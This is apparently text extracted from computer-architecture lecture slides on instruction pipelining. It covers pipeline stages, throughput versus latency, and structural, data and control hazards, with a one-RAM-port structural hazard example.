
Cycle 1 Cycle 2 Cycle 3 Cycle 4 Cycle 5 Cycle 6 Cycle 7 Cycle 8 Cycle 9

Instr 2

Instr 3


Instr 4

Instr 5



- ◆ At cycle 5 the pipeline is fully-occupied – all stages are busy
  - ◆ IF is fetching Instr 5
  - ◆ ID is decoding Instr 4
  - ◆ EX is executing Instr 3
  - ◆ MEM is handling Instr 2 if it is a load or store
  - ◆ WB is writing the register results from Instr 1 back

# Pipelining: facts of life




- ◆ Pipelining doesn't help **latency** of single instruction
  - ◆ it helps **throughput** of entire workload
- ◆ Pipeline rate limited by **slowest** pipeline stage
- ◆ Potential speedup = **Number pipe stages**
- ◆ Unbalanced lengths of pipe stages reduces speedup
- ◆ Time to “**fill**” pipeline and time to “**drain**” it reduces speedup
- ◆ Speedup comes from parallelism - for free – no new hardware
- ◆ Many pipelines are more complex - Pentium 4 “**Netburst**” has 31 stages.

# It's Not That Easy


- Limits to pipelining: **Hazards** prevent next instruction from executing during its designated clock cycle
  - Structural hazards: the hardware cannot support this combination of instructions
  - Data hazards: Instruction depends on result of a prior instruction still in the pipeline
  - Control hazards: Caused by delay between the fetching of instructions and decisions about changes in control flow (branches and jumps).

# Structural Hazard: example – one RAM port




- Eg if there is only one memory for both instructions and data
- Two different stages may need access at same time
- Example: IBM/Sony/Toshiba Cell processor's "SPE" cores
  - The microarchitecture of the synergistic processor for a cell processor (IEEE J. Solid-State Circuits (V41(1) , Jan 2006)

# Structural Hazard: example – one RAM port



- Instr 3 cannot be loaded in cycle 4
- ID stage has nothing to do in cycle 5
- EX stage has nothing to do in cycle 6, etc. “Bubble” propagates


# Structural Hazard: example – one RAM port



- Instr 3 cannot be loaded in cycle 4
- ID stage has nothing to do in cycle 5
- EX stage has nothing to do in cycle 6, etc. “Bubble” propagates

